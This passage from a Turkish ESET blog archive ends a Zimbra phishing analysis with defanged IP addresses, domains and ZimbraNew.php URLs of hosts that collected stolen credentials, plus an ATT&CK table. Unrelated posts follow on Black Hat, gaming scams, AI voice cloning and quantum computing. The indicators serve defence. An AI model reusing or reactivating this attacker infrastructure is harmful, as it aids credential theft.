ESET’in gözlemlediği saldırı, sosyal mühendisliğe ve kullanıcı etkileşimine dayanıyor, ama bu da her zaman mümkün olmayabilir. *Proofpoint* tarafından Mart 2023’te tanımlanan önceki saldırılardan birinde, APT grubu Winter Vivern (diğer adıyla TA473), Avrupa ülkelerinin askeri, hükumet ve diplomatik organlarının webmail portallarını hedefleyerek [*CVE-2022-27926*](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-27926) güvenlik açığından faydalanıyordu. *Volexity* tarafından Şubat 2022’de bildirilen başka bir örnekte, TEMP\_Heretic adlı bir grup, Zimbra Collaboration firmasının Takvim özelliğinde yer alan ([*CVE-2022-24682*](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-24682)) güvenlik açığından faydalanarak Avrupa’daki hükumet ve medya organlarının e-postalarına sızmıştı. Son olarak, *EclecticIQ* araştırmacıları blogu yazımızda açıklanan gibi bir saldırı analizi yaptılar. Buradaki en önemli fark, sahte Zimra giriş sayfasına yönlendiren HTML bağlantısının doğrudan e-posta metninde yer almasıydı.
## **Sonuç**
Bu saldırı, teknik olarak çok gelişmiş olmamasına rağmen, hala saldırganlar için çekici bir hedef olmaya devam eden Zimbra Collaboration firmasını kullanan kuruluşları hedef alabilir ve ele geçirebilir. Saldırganlar, HTML eklerinin yasal kod içermesinden yararlanır ve tek göstergesi, kötü niyetli ana bilgisayarı işaret eden bir bağlantıdır. Bu şekilde, kötü amaçlı bir bağlantının doğrudan e-posta gövdesine yerleştirildiği kimlik avı teknikleriyle karşılaştırıldığında, itibara dayalı antispam politikalarını atlatmak çok daha kolaydır. Daha düşük BT bütçelerine sahip olması beklenen kuruluşlar arasında Zimbra Collaboration kullanımının popüler olması, onu saldırganlar için çekici bir hedef haline getirmiştir.
### **IOC’ler**
**ESET algılama adları**
HTML/Phishing.Gen
**Dosyalar**
Örnekler hassas bilgiler içerdiği için dosya IoC’lerini paylaşamıyoruz.
**Ağ**
Toplanan kimlik bilgilerini sızdırmak için kullanılan ana bilgisayarlar, paylaşılan sunucularda yer alır. Yalnızca IP adreslerine dayalı tespitler doğru bilinen yanlışlara yol açabilir.
| **IP** | **Etki alanı** | **Sunucu sağlayıcı** | **İlk görülme** | **Ayrıntılar** |
|---|---|---|---|---|
| 145.14.144\[.\]174 | fmaildd.000webhostapp\[.\]com | Hostinger International Ltd, NL | 31 Aralık 2019 | Toplanan kimlik bilgilerini sızdırmak için kullanılan kötü niyetli ana bilgisayar. |
| 145.14.145\[.\]248 | nmailddt.000webhostapp\[.\]com | Hostinger International Ltd, NL | 31 Aralık 2019 | Toplanan kimlik bilgilerini sızdırmak için kullanılan kötü niyetli ana bilgisayar. |
| 145.14.145\[.\]122 | tmaxd.000webhostapp\[.\]com | Hostinger International Ltd, NL | 31 Aralık 2019 | Toplanan kimlik bilgilerini sızdırmak için kullanılan kötü niyetli ana bilgisayar. |
| 145.14.144\[.\]58 | posderd.000webhostapp\[.\]com | Hostinger International Ltd, NL | 31 Aralık 2019 | Toplanan kimlik bilgilerini sızdırmak için kullanılan kötü niyetli ana bilgisayar. |
| 145.14.145\[.\]94 | ridddtd.000webhostapp\[.\]com | Hostinger International Ltd, NL | 31 Aralık 2019 | Toplanan kimlik bilgilerini sızdırmak için kullanılan kötü niyetli ana bilgisayar. |
| 145.14.145\[.\]36 | mtatdd.000webhostapp\[.\]com | Hostinger International Ltd, NL | 31 Aralık 2019 | Toplanan kimlik bilgilerini sızdırmak için kullanılan kötü niyetli ana bilgisayar. |
| 173.44.236\[.\]125 | zimbra.y2kportfolio\[.\]com | Eonix Corporation, US | 27 Mayıs 2022 | Toplanan kimlik bilgilerini sızdırmak için kullanılan kötü niyetli ana bilgisayar. |
### **URL’ler:**
https://fmaildd.000webhostapp\[.\]com/wp-admin/ZimbraNew.php
https://mtatdd.000webhostapp\[.\]com/wp-admin/ZimbraNew.php
https://nmailddt.000webhostapp\[.\]com/wp-admin/ZimbraNew.php
https://posderd.000webhostapp\[.\]com/wp-admin/ZimbraNew.php
https://ridddtd.000webhostapp\[.\]com/wp-admin/ZimbraNew.php
https://tmaxd.000webhostapp\[.\]com/wp-admin/ZimbraNew.php
https://zimbra.y2kportfolio\[.\]com/wp/wp-admin/ZimbraNew.php
### **MITRE ATT&CK**
Bu tablo, MITRE ATT&CK çerçevesinin [*13. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.**.**
| **Taktik** | **Kimlik** | **Ad** | **Açıklama** |
|---|---|---|---|
| **Kaynak Geliştirme** | [*T1586.002*](https://attack.mitre.org/versions/v13/techniques/T1586/002) | Ele Geçirilen Hesaplar: E-posta Hesapları | Saldırganlar, saldırıyı yaymak için önceki güvenlik ihlallerinden faydalandı. |
| [*T1585.002*](https://attack.mitre.org/versions/v13/techniques/T1585/002) | Oluşturulan Hesaplar E-posta Hesapları | Saldırgan, saldırıyı kolaylaştırmak için yeni e-posta hesapları oluşturur. |
| **İlk Erişim** | [*T1566.001*](https://attack.mitre.org/versions/v13/techniques/T1566/001) | Kimlik Avı: Kimlik Bilgileri Avlama Eki | Saldırı, e-posta eklerindeki kötü amaçlı HTML dosyaları tarafından yayılmıştır |
| **Yürütme** | [*T1204.002*](https://attack.mitre.org/versions/v13/techniques/T1204/002) | Kullanıcı Tarafından Yürütme: Kötü Amaçlı Dosya | Başarılı bir saldırı, kurbanın ekteki kötü amaçlı bir dosyayı tıklamasına bağlıdır. |
| **Kalıcılık** | [*T1136*](https://attack.mitre.org/versions/v13/techniques/T1136) | Hesap Oluşturma | Saldırgan, kimlik avı saldırısının daha fazla yayılması için ele geçirilmiş Zimbra örneklerini kullanarak yeni e-posta hesapları oluşturdu. |
| **Toplama** | [*T1056.003*](https://attack.mitre.org/versions/v13/techniques/T1056/003) | Girdi yakalama: Web portal yakalama | Saldırgan, sahte oturum açma sayfasında girilen kimlik bilgilerini yakalamıştır. |
| **Veri Sızdırma** | [*T1048.002*](https://attack.mitre.org/versions/v13/techniques/T1048/002) | Alternatif Protokol Üzerinden Çalma: Asimetrik Şifreli C2 Olmayan Protokol Üzerinden Çalma | Saldırgan, HTTPS protokolü üzerinden gönderilen POST istekleriyle şifreleri sızdırdı. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Zimbra
---
### [Black Hat: Sonu gelmeyen siber savaş](https://antivirus.com.tr/black-hat-sonu-gelmeyen-siber-savas/)
**Published:** Ağustos 18, 2023
**Author:** ESET
**Excerpt:** Bir siber savaş sonrasında siber silahlara ne olur? Kötü amaçlı yazılımlardan etik ikilemlere kadar, siber silahların akıbetini keşfedin.
**Content:**
Bir siber savaş sonrasında siber silahlara ne olur?
Şu anki savaşın “tüm savaşları sona erdirecek savaş” olduğunu söylesek de bir sonraki korkunç savaşta yeniden kullanılmayan çok az silah icat edilmiştir. Hiçbir savaş son savaş değildir. Önemli bir istisna dışında: Dünya troposferini hepimizi kavuran nükleer bir havai fişeğe dönüştürmemiz. İnsanların başka canlıları hatta bazen kendilerini bile yok etmek için yapabileceklerinin sonu yok gibi görünüyor.
Black Hat’te çift amaçlı silahların üstünde bu kadar durulmasının altında yatan sebep bakış açısına bağlı olarak hem iyilik hem de kötülük için kullanılabilmeleridir. Ne de olsa bir ulus devletin kahramanı diğerinin düşmanıdır.
Biz ESET olarak kendimizi teknolojiyi korumaya adadık. Daha açık söylemek gerekirse, biz görevimizin teknolojiyi korumak olduğuna ve bu teknolojinin nasıl kullanılacağının belirlenmesinin hükumetlerin işi olduğuna inanıyoruz. Biz sonuçta teknoloji uzmanlarıyız ve Black Hat de bizim gibi insanlardan oluşuyor.
## Bilgisayar korsanları için bir yaz kampı
Buranın “bilgisayar korsanları için bir yaz kampı” olduğunu söylüyorlar, Black Hat, DEF CON ve bilenler için BSides’da, hem saldırganlar hem de savunucular için birbirlerine bağlanırken küçük bir kod yığını gerektirmeyen bir sürü doodad ve widget var. Buradaki mantık, bir şeyin nasıl yapıldığını anlarsanız onu nasıl savunacağınızı daha iyi anlayabilecek olmanızdır.
Black Hat’te bir düşmana olabildiğince fazla fiziksel ve yapısal hasar vermeyi amaçlayan pek çok teknikten bahsediliyor. Peki bunlar güvenliğimizi azaltıyor mu? Bize farkındalık kazandırarak daha güvende olmamızı sağlayacağını umuyoruz.
Sistemlerde insanları güvende tutmak için kullanılan bazı karmaşık yapıları, genellikle paylaşım, güven grupları ve kırmızı/mavi ekip oluşturma yoluyla memnuniyetle karşılıyor ve savunma silahlarımızı hazırlıyoruz. Bunun herkes için daha güvenli bir dünya ile sonuçlanacağını umuyoruz. Hepimizin içinde yaşamayı seveceği bir dünya.
## Dijital cephanelik sınırsız silah demektir
Bu siber silahlardan bahsederken, kavramsal (veya felsefi) olarak ilk bilgisayar virüslerinden çok farklı olmayan kötü amaçlı yazılımları (malware) kastediyoruz, sadece çok daha karmaşık bir versiyonunu. ESET ve bizim gibi diğer şirketler bilgisayarları uzun yıllardır bu kötü amaçlı yazılımlara karşı koruyor.
Kötü amaçlı yazılımların savaşta kullanılmasıyla ilgili önemli olan şey, üzerinde çalışılabilmesi, kopyalanabilmesi ve herhangi biri tarafından saldırılarda kullanılmak üzere hızla dönüştürülebilmesidir. Bunun bir örneği 2010’da kullanılan Stuxnet solucan yazılımıdır: Solucan bulunduğunda, USB flaş bellekler gibi çıkarılabilir medyalardan otomatik olarak çalıştırılabilme yeteneği de dahil olmak üzere çok sayıda sıfır gün güvenlik açığından yararlandı. Genellikle özel olarak hazırlanmış Microsoft kısayol (LNK) dosyalarını kullandı. Haftalar içerisinde karmaşık ve geliştirmesinin pahalı olduğu düşünülen bu saldırı çeşidi bilgisayar sistemlerine yasa dışı erişim sağlayan genç çocuklar tarafından okullarının ağlarına saldırmak için kullanılmaya başlandı. Bu on sene önce olduğunda çoğu ulus devlet daha düşmanlarına karşı bir silah olarak kullanmak için aktif olarak kötü amaçlı kod aramaya başlamamıştı. Günümüzde, bu tür bir tersine mühendislik ve yeniden tasarlama işlemi büyük ihtimalle ulus devletlerin düşmanlarının yalnızca birkaç saatini, en fazla birkaç gününü alacaktır.
Buna, 2017 yılında Ukrayna vergi düzenleme yazılımındaki bir arka kapı aracılığıyla yayılan NotPetya fidye yazılımının, Ukrayna şubelerinin bu yazılımı kullanan işletmeler aracılığıyla yanlışlıkla (veya değil) hızla tüm dünyaya yayılması olayı dahil değildir.
Bunlar ne anlama geliyor? Siber alanda kötü amaçlı yazılım kullanımı bir bumerang gibidir ve saldırgana çok hızlı bir şekilde geri dönebilir. Saldırgan bir siber silah olarak kötü amaçlı yazılım kullanmaya karar verdiyse yüksek ihtimalle önce kendi ülkesinin internetini kapatacaktır. Böyle ani bir hareket, yaklaşan bir “ilk saldırının” ya da en azından bir saldırı girişiminin habercisi olabilir.
Niyet okumak her zaman zordur, savaşlar da bu yüzden çıkar ancak bir aktörün elindeki son siber gelişmelerden ve araştırmalardan haberinizin olması, savunmayı çok daha kolay hale getirir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Black Hat, Siber Güvenlik, Siber Savaş
---
### [Vakit nakittir ve online oyun dolandırıcılarının bolca vakti var](https://antivirus.com.tr/vakit-nakittir-ve-online-oyun-dolandiricilarinin-bolca-vakti-var/)
**Published:** Ağustos 14, 2023
**Author:** ESET
**Excerpt:** Oyuncuların ve siber güvenlik uzmanlarının ortak bir noktası vardır; bilgisayar korsanlığı, dolandırıcılık ve veri hırsızlığı ile her an karşılaşma korkusu.
**Content:**
*Oyuncuların ve siber güvenlik uzmanlarının ortak bir noktası vardır; bilgisayar korsanlığı, dolandırıcılık ve veri hırsızlığı ile her an karşılaşma korkusu. Birisi oyuncuları nasıl ve neden hedef almak istesin ki?*
Son yıllarda oyun dünyasının endişe verici trendlerinden biri de oyunda bir seviyeyi çabuk geçmek, daha iyi ekipman veya karakteriniz için ek dış görünüşler edinmek istediğinizde sizden para isteyen oyun içi satın alma süreçleri. Günümüzde bu sorun hem çok oyunculu hem de tek oyunculu oyunlarda karşımıza çıkıyor. Bu da kötü niyetli kişilerin sizden faydalanması için daha çok fırsat anlamına geliyor.
Online oyunlarda oyun içi sohbet veya sesli hizmetler aracılığıyla oyuncular arasında kurulan iletişim, dolandırıcılığın her yerde karşımıza çıkmasına katkı sağlıyor. Çoğu zaman bu yerler, dolandırıcılarla kurbanları arasındaki ilk temas noktasını temsil ediyor ve bu durum, oyunların doğası gereği yalnızca yetişkinleri değil çocukları da etkileyebiliyor.
## Para avı
Siber suçlular çevrimiçi oyunları, kullanıcı verilerini çalıp satarak ya da banka hesap bilgilerini vermeleri için oyuncuları kandırarak gelir elde etmenin bir yolu olarak kullanır. Bununla birlikte, fidye yazılımları, virüsler ve truva atları da hedef oyuncular belirlemek ve onlardan para almaya çalışmak için kullanılır.
Bu konuda en önemli fırsat sanal paralar, dış görünüşler, silahlar ve buna benzer nesnelerdir. Zira birçok oyun geliştiricisi bunları değişik fiyatlara satar ve bazı dış görünüşler zor bulunduğu için yüzlerce dolar veya daha fazlasına satılabilir.
Bir dolandırıcı, bir çevrimiçi oyunda kolayca hesap oluşturabilir ve ardından söz konusu nesneleri satın almak için çalınan kredi kartı bilgilerini kullanabilir. Hesap tamamen dolduğunda ise hesabı ciddi ücretler karşılığında satabilir. Bazı hesaplar, sanal nesneleri gerçek para birimiyle değiştirerek binlerce dolara satılabilir.
## Kalemiz saldırı altında
Elbette çevrimiçi oyunlar, kullanıcı hesap güvenliğini için çeşitli düzeylerde koruma kullanır. Buna rağmen, elde edilecek oyuncunun birikmiş oyun içi puanı/parası, çevrimiçi oyun mağazalarında sahip olabileceği çeşitli lisanslar, telefon numaraları, adres, e-postalar ve finansal bilgiler gibi kişisel hesap verileri çok büyük değerde olabileceği için, hesap ele geçirme olayları yine de meydana gelir.
Bunun için tek gereken şey zayıf bir paroladır. Böylece hesabınız ele geçirilebilir. Özellikle de daha güçlü parolalar seçmek veya daha güvenli olan parola yöneticisi kullanmak yerine her zaman aynı zayıf parolaları kullanmaya devam ediyorsanız.
Tüm bunlara ek olarak, birçok oyunun ek kimlik doğrulama yöntemlerini kullanmaması veya sağlayıcının parolaları açığa çıkaran bir veri ihlaline maruz kalabilmesi sorunlarıyla da karşılaşılabilir. Bu durum bir anlamda Warcraft’ta Horde ve Alliance arasındaki savaşlar gibidir; biri kazanır, diğeri kaybeder ama hasarlar kalıcı olabilir.
## Dost kazığı
Çevrimiçi dünyada belki de daha az bilinen dolandırıcılıklardan biri, [dost kazığıdır](https://technext24.com/2023/03/06/friendly-fraud-prevent-it/). Buna rağmen sadece Amerika Birleşik Devletlerinde, e-Ticaretle uğraşanlar 11,8 milyar dolara varan kayıp bildirmiştir. Bu durum mikro işlemler nedeniyle gün geçtikçe artan bir sorun haline gelmiştir. Bir çocuğun, örneğin bazı özel dış görünüş/oyun içi para birimi almak için uygulama içi satın alma yaparak ebeveynlerinin kredi kartlarını kullanmasıyla dost kazığı gerçekleşir. Ebeveynin bundan haberi olmayabilir ve banka hesaplarındaki harcamalara, banka veya oyun şirketine itiraz edebilir.
Kasıtsız olsa bile, bu itirazlar bankayı ve oyun şirketini bunaltabilir veya ebeveynlerin dolandırıcı gibi görünmesine neden olabilir. Neden? Yani, kasıtlı dost kazığı da senaryolar arasındadır. Bu durumda oyuncular veya oyuncu gibi davranan kişiler bir oyun/para birimi satın alır ve ardından parasının iadesi için kredi kartı faturalarındaki harcamalara itiraz eder. Bu, bir mağazadan bir tişört alıp bir-iki gün giyip paranızı geri almak için mağazaya iade etmek gibidir.
## Belayı biz çağırıyoruz (çoğunlukla)
Daha önce belirtilen hilelerin yanı sıra, kötü niyetli kişiler ayrıca ücretsiz özel nesneler ve sosyal medyadaki oyun süresi promosyonları gibi sahte tanıtım materyalleri aracılığıyla kimlik bilgilerini ele geçirmeyi sever. Kişisel bilgilerinizi almak ve hatta belki de kötü amaçlı bir yazılım hediye etmek için sizi bir internet sitesine yönlendirir! Ne kadar heyecan verici, değil mi?
Oyun içi alım-satım bile tehlikeli olabilir, çünkü işlemler oyun dışında örneğin PayPal aracılığıyla gerçekleşebilir ve bunun ardından dolandırıcı, ödemelere itiraz ederek istediğiniz nesneyi alamadan parasal kayba uğramanıza neden olur. Dikkat ettiyseniz bu dolandırıcılıkların birçoğunun nedeni kullanıcı hatası. Bu bir gerçek çünkü insan hatası halen siber güvenliğin en önemli sorunlarından biri.
## Bir oyuncu kendini korumak için ne yapabilir?
Neyse ki, bir oyuncunun değerli hesaplarını ve oyun süresini kötü niyetli kişilerden korumak için kullanabileceği bazı güvenlik ipuçları var. İşte bunlardan birkaçı:
- **Güçlü bir parola kullanın** – Ne yazık ki bu tavsiyenin sürekli tekrarlanması gerekiyor. Basit kelime + sayı kombinasyonlarından uzak durmaya çalışın ve bunları özel karakterler, büyük harflerle karıştırın veya daha karmaşık ama yine de daha akılda kalıcı bir alternatif olan parolaları deneyin.
- **Çok faktörlü kimlik doğrulaması kullanın** – Microsoft Authenticator veya Authy gibi tek seferlik kod üreten bir uygulama kullanılarak gerçekleştirilen ek bir kimlik doğrulama yöntemi, bir hesabı güvenli hale getirmek için zorunludur.
- **Oyun içeriklerini oyunun içinden satın almaya çalışın** – Satın alma işleminizi oyunun kendi mağazasından veya resmi bir satıcı aracılığıyla yapmaya çalışın, finansal bilgilerinizi dolandırıcılara vermeyin.
- **Ücretsiz hediyelere inanmayın** – Bazı oyunlarda oyun içinde ücretsiz hediyeler verilebilir ancak bazıları hesap bilgilerinizi isteyen dolandırıcıların işi olabilir. Her zaman hediyenin resmi olarak onaylanmış bir kaynak tarafından verildiğini kontrol edin.
- **Hesap bilgilerinizi asla başkalarına vermeyin** – Bu tavsiye, özellikle World of Warcraft’ta sık sık tekrarlanır; bir oyun yöneticisi veya geliştiricisi, özellikle çevrimiçi bir oyunda asla kredi kartı numaranızı veya banka bilgilerinizi istemez.
Yine de hesabınız herhangi bir nedenle, örneğin Steam’de ele geçirildiyse, [başarılı bir hesap kurtarma](https://www.eset.com/tr/blog/steam-hesabiniz-mi-calindi/) işlemi gerçekleştirmenin yolları vardır. Ancak bu durum oyuncuların dikkatsiz davranmasını gerektirmez. Çünkü kazançlı oyun dünyası her zaman karanlık yollardan para kazananların ve bilgisayar korsanlarının tehdidi altında olacaktır. Güvende kalın ve gölgelerde gizlenen tehlikelere karşı dikkatli olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Oyun, Siber Güvenlik
---
### [Jake Moore’un sesi çalındı: Sanal adam kaçırma kavramı](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/)
**Published:** Ağustos 9, 2023
**Author:** ESET
**Excerpt:** Güçlü bir Yapay Zeka ile sanal ortamda birini taklit etmek zor değildir. Ses klonlamanın bazı sınırlamaları olsa da tehlikeli sonuçlar doğurabilir.
**Content:**
*Güçlü bir Yapay Zeka ile sanal ortamda birini taklit etmek zor değildir. Ses klonlamanın bazı sınırlamaları olsa da tehlikeli sonuçlar doğurabilir.*
Bir gece geç saatlerde YouTube’da öylesine gezinirken, sesle ilgili Yapay Zeka platformlarını kullanarak dolandırıcılık yapmaktan bahseden bir videoya rastladım. Videoda bu teknolojinin kötü niyetle kullanımı, sanal adam kaçırma olarak bilinen bir uygulama olarak sunuluyordu. Bu yazıda, sanal adam kaçırma vakalarının ardındaki kavram, kullanılan yöntemler ve bu dolandırıcılığın sonuçlarını inceleyeceğiz.
## Sanal adam kaçırma ne demek?
Sanal adam kaçırma, birini sevdiği kişinin kaçırıldığına inandırarak korku ve panik yaratmak, bundan faydalanıp dolandırmaktır. Dolandırıcı, kurbanı fiziksel olarak kaçırmaz ancak kaçırıldığı görünümü vererek zorla para almak veya bazı çıkarlar sağlamak ister.
## Geleneksel basit teknoloji yöntemi
Sanal adam kaçırma ile ilgili en geleneksel yöntemlerden biri, kurbanın telefon numarasını ele geçirmektir. Dolandırıcı, kurbanın ailesinden veya arkadaşlarından birini arayıp arka planda gürültülü ve karmaşa bir ortam yaratarak kurbanın tehlikedeymiş gibi algılanmasını sağlar. Dolandırıcı daha sonra kurbanın sağ salim dönmesi için fidye talep eder.
Kandırmacanın inandırıcılığını artırmak için failler genelde kurban ve yakınları hakkında bilgi toplamak için açık kaynak istihbaratı (OSINT) kullanır. Bu bilgiler, dolandırıcıların yaptığı kandırmacanın daha inandırıcı olmasını sağlar. Dolandırıcılar hedef aldıkları seyahat eden veya evden uzakta olduğu bilinen kişilerin sosyal medya hesaplarını izlemeye alır.
## İleri teknoloji ses klonlama
Sanal adam kaçırma vakalarının daha gelişmiş ve ileri versiyonunda, kurbanın ses örneği ele geçirilir ve Yapay Zeka platformları kullanılarak bu ses klonlanır. Dolandırıcı ardından kurbanı taklit eder ve panik yaratacak taleplerde bulunmak için kurbanın aile veya arkadaşlarını arar.
## Ses klonlama nasıl yapılır?
Ses klonlamanın nasıl yapılabileceğini göstermek için, ücretsiz Yapay Zeka tabanlı video ve ses düzenleme yazılımlarıyla deney yapmaya karar verdim. ESET’in Küresel Güvenlik Danışmanı Jake Moore’un herkes tarafından tanınan sesinden ufak parçalar kaydederek, ikna edici bir ses klonu yaratmaya çalıştım.
Yazılımı kullanarak, İnternet üzerinde bulduğum videolardan Jake’in sesini kaydettim. Yazılım bir ses dosyası ve transkript oluşturdu. Ben de bunu sonradan Yapay Zeka ile çalışan ses klonlama hizmetine yükledim. Deneyin sonuçları hakkında şüphelerim olsa da 24 saat içerisinde ses klonunun kullanıma hazır olduğunu belirten bir e-posta aldım.
İşte sonuçlar:
Jake Moore on BBC News talking about Meta
## Sınırlamalar ve potansiyel istismar
İlk ses klonlama girişimi, hız ve tonda kusurlar ve sınırlı bir kelime dağarcığı ile sonuçlansa da bu teknolojinin kötüye kullanım potansiyeli olduğu çok açık. Suçlular, OSINT teknikleri aracılığıyla elde edilen kişisel bilgileri içeren sesli mesajlar göndererek sanal adam kaçırmadan yararlanabilir ve dolandırıcılığı daha inandırıcı hale getirebilir.
Dahası, teknoloji firmalarının direktörleri gibi yüksek profilli kişiler, kamuya mal olmaları nedeniyle ses hırsızlığının hedefi haline gelebilir. Bu bireylerin seslerini çalan dolandırıcılar, istenmeyen faaliyetler gerçekleştirmek için kurum çalışanlarını kandırabilir. Diğer sosyal mühendislik taktikleriyle birlikte bu, teknoloji geliştikçe hem güçlü bir araç hem de mücadele edilmesi zor bir sorun haline gelebilir.
## Endişelenmeli miyiz?
Dolandırıcıların kimseyi fiziksel olarak kaçırmadan ancak kaçırma algısı yaratarak mevcut sanal adam kaçırma tekniğindeki bu yeni değişiklik, siber suçlar alanında endişe verici bir gelişmedir. Ses Yapay Zeka platformlarının ses klonlama konusundaki kötüye kullanımı, ciddi etik ve güvenlik endişelerine neden olmaktadır.
Teknoloji ilerledikçe bireylerin, kurumların ve Yapay Zeka platformu geliştiricilerinin, ses klonlama ve diğer benzer teknolojilerin potansiyel olarak istismarı konusunda dikkatli olması gerekmektedir. Kişisel bilgilerin korunması, çevrimiçi varlığınız hakkında dikkatli olunması, güçlü güvenlik önlemlerinin alınması ve eğitimler sanal adam kaçırmalarla ilişkili risklerin azaltılmasına ve yetkisiz ses klonlama girişimlerine karşı korunmaya yardımcı olabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Sanal Adam Kaçırma, Ses Klonlama, Siber Güvenlik
---
### [Kuantum Bilişim: Birkaç yıl içinde kripto güvenliği kıracak mı?](https://antivirus.com.tr/kuantum-bilisim-birkac-yil-icinde-kripto-guvenligi-kiracak-mi/)
**Published:** Ağustos 8, 2023
**Author:** ESET
**Excerpt:** Google'ın kuantum bilgisayarları geliştikçe şifreleme algoritmalarını değiştirme aciliyeti de artıyor. Bu çığır açan teknoloji hakkında daha fazla fikir edinin.
**Content:**
Google’ın kuantum bilgisayarları geliştikçe şifreleme algoritmalarını değiştirme aciliyeti de artıyor. Bu çığır açan teknoloji hakkında daha fazla fikir edinin.
Google gibi grupların hızlandırılmış kuantum bilgisayarları biriktirme hızı devam ederse, kırılabilir hale gelene kadar her şeyi güvence altına almak için kullanılan kriptografik algoritmaları tamir etmek ya da değiştirmek için gerekli olan zaman daralacak. Nedeni: Bilgi işlemin temel yapı taşı olan bitler, her biri kübit (“kuantum biti”nin kısaltması) adı verilen büyük miktarda veri içerecek şekilde yenileniyor. Google Quantum AI 2019 yılında kuantum alanında liderliğini ilan etti ve şimdi rekor bir sürede verileri alıp işleyebilen ve bozulana kadar kimlik doğrulamada uğraşmalarına izin veren ikinci nesil bir bilgisayar üretti.
Ve bu sadece başlangıç.
Kuantum bilişim, alışılmışın dışında ancak geleceği olan bir teknolojidir ve bilgisayarcıları deli eden gürültü sorunlarına neden olur. Ancak bunu maksimum düzeyde kullanılabilir kadar sessiz hale getirirseniz bilişim gücünü büyüklük sırasına göre temelden değiştirirsiniz.
Bunu yapmak için gürültüyü en aza indirirken halen kullanılabilir işlenmiş bilgi alabilen yeni bir sistem, 70 kübit işlemeye imkan veren rastgele devre örnekleme (RCS) adı verilen bir düzen kullanıyor. Sycamore kuantum işlemcinin yeni neslinde bu hız 53 kübit idi. İşlemci gücü anlamında bu ÇOK BÜYÜK bir farktır. Teknoloji uzmanları, kuantumu daha az gürültülü hale getirebilir, artan gürültünün ortasında performansı optimize edebilir veya büyük olasılıkla her ikisini birden yapabilirse daha da fazla kübit işlemeye yönelik önemli çalışmalar yapılabilir.
Bununla birlikte, ekibin tahminine göre, mevcut bilgi işlem gücünde bile, “demonun kesinlikle klasik kuantum bilişimin ötesinde olduğu gerçektir.” Temel olarak bu, dünyanın şu anda kullandığı süper bilgisayarların hızla dinozorlara dönüşeceği anlamına geliyor. Yani bu, dünün ana bilgisayarının bilgi işlem gücünü cebinizde taşıdığınız bir akıllı telefona sığacak şekilde sıkıştırabilirsiniz demektir. Bu sadece bilişim hızının ölçeği değildir. Kuantum bilişim, doğası gereği aynı anda birçok şeyi etkili bir şekilde hesaplayabilen kübitlerle büyük ölçüde paraleldir.
Kaynak: [Google AI Blog](https://ai.googleblog.com/2019/10/quantum-supremacy-using-programmable.html)
Bir bilimkurgu filminin setini andıran Google ekibinin en son üyesi, etkileyici hız rekorları kırıyor ve daha fazlasını vaat ediyor. Aynı zamanda geleceğin makineli dronlarının doğum tesisini de andırıyor, ancak şimdilik her ikisi de değil.
Bu, kimlik doğrulamayı veya tersine mühendislik yapmayı tahmin edilemeyecek kadar zor hale getirmek için her yerde kullandığımız kimlik doğrulamayı oluşturan kriptografinin artık daha fazla tersine mühendislik yapılabilir hale geldiği anlamına geliyor. Yaygın kullanımdaki mevcut kriptografik belirteçler, güvenlik açısından kırılabilir özelliklerini, mevcut pratik bilgi işlem platformlarının, bazı zaman dilimlerinde kilidi kırmaya yarayan doğru kombinasyonu tahmin etmek için yeterli kombinasyonları yineleyip yineleyemeyeceğine dayandırır. Yaygın kullanıma sahip modern kriptografiyi kullanan modern süper bilgisayarlarla bile doğru kombinasyonu tahmin etmek yıllar alabilir.
Fakat modern süper bilgisayarların yıllar süren tahmin süreci, RCS kullanan ikinci nesil Sycamore işlemcilerde saniye ya da dakikalara düşebilir. Bu da mevcut “klasik bilgisayar” güvenlik algoritmalarını kırabileceği anlamına gelebilir.
Artık şifreleme için ne kullanacağız? Tahmin edilmesi daha zor olan, daha karmaşık hesaplamaları oluşturmak için kuantum hesaplamayı kullanan bir çalışma alanı bulunuyor. Bu zorluğun nedeni kısmen, klasik bilgi işlem tarafından “rastgele sayı” olarak kabul edilen ve daha sonra kriptografide kullanılan çok daha güvenli algoritmaların çekirdeği olan sayının mevcut pratik sınırlamalarının artmasından kaynaklanıyor. O zaman bile, yeni kuantum “gözde uygulama” ortaya çıktığında bile, piyasaya sürülmesi yıllar alacaktır. Bu saldırganın işine gelir.
Hemen piyasaya sürülse bile, piyasada bulunan güvenlik araçlarının (tüm internet için yönlendirme donanımı veya devlet düzeyinde kriptografik belirteç teknolojisinden bahsediyoruz) önemli donanım yükseltmeleri olmadan başlangıçta yeni şemaları benimseyebilmesi pek de olası değildir.
Kötü niyetli aktörler hemen bir kuantum süper bilgisayar kuramazlar. Çünkü bunlar büyük ve çok pahalıdır ancak olağan ulus-devlet şüphelileri bu siparişi verebilir.
Kuantum bilişim aynı zamanda AI/ML motorlarını, kavramsallaştırması zor bir şekilde süratle hızlandırmayı da vaat ediyor. Buna, hava durumu modelleme ya da karmaşık tehditleri bulmak gibi zor görünen dev veri yığınlarını anlamlandırmaya çalışma gibi olağanüstü karmaşık problemleri çözmeyi eklerseniz, çekici olma nedenini anlayabilirsiniz.
Bu sırada biz de güvenlik temellerinin mevcut ve yakın gelecekte uygulanabilir olması için kullanıcıları çok faktörlü kimlik doğrulamasını kullanmaya ikna etmeye çalışıyoruz. Ancak gerçek şu ki; kuantum bilişim platformları geleceğinizde yer alacak. Belki de bir iPhone 73 olarak cebinizde taşıyacaksınız.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kuantum, Siber Güvenlik
---
### [İçerideki tehlike: İç tehditlerle mücadele etmenin 5 adımı](https://antivirus.com.tr/icerideki-tehlike-ic-tehditlerle-mucadele-etmenin-5-adimi/)
**Published:** Temmuz 21, 2023
**Author:** ESET
**Excerpt:** Bazı tehditler düşündüğünüzden yakın olabilir. Güvendiğiniz çalışanların taşıdığı güvenlik risklerinin farkında mısınız? İç tehditler hakkında bilginiz var mı?
**Content:**
*Bazı tehditler düşündüğünüzden yakın olabilir. Güvendiğiniz çalışanların taşıdığı güvenlik risklerinin farkında mısınız?*
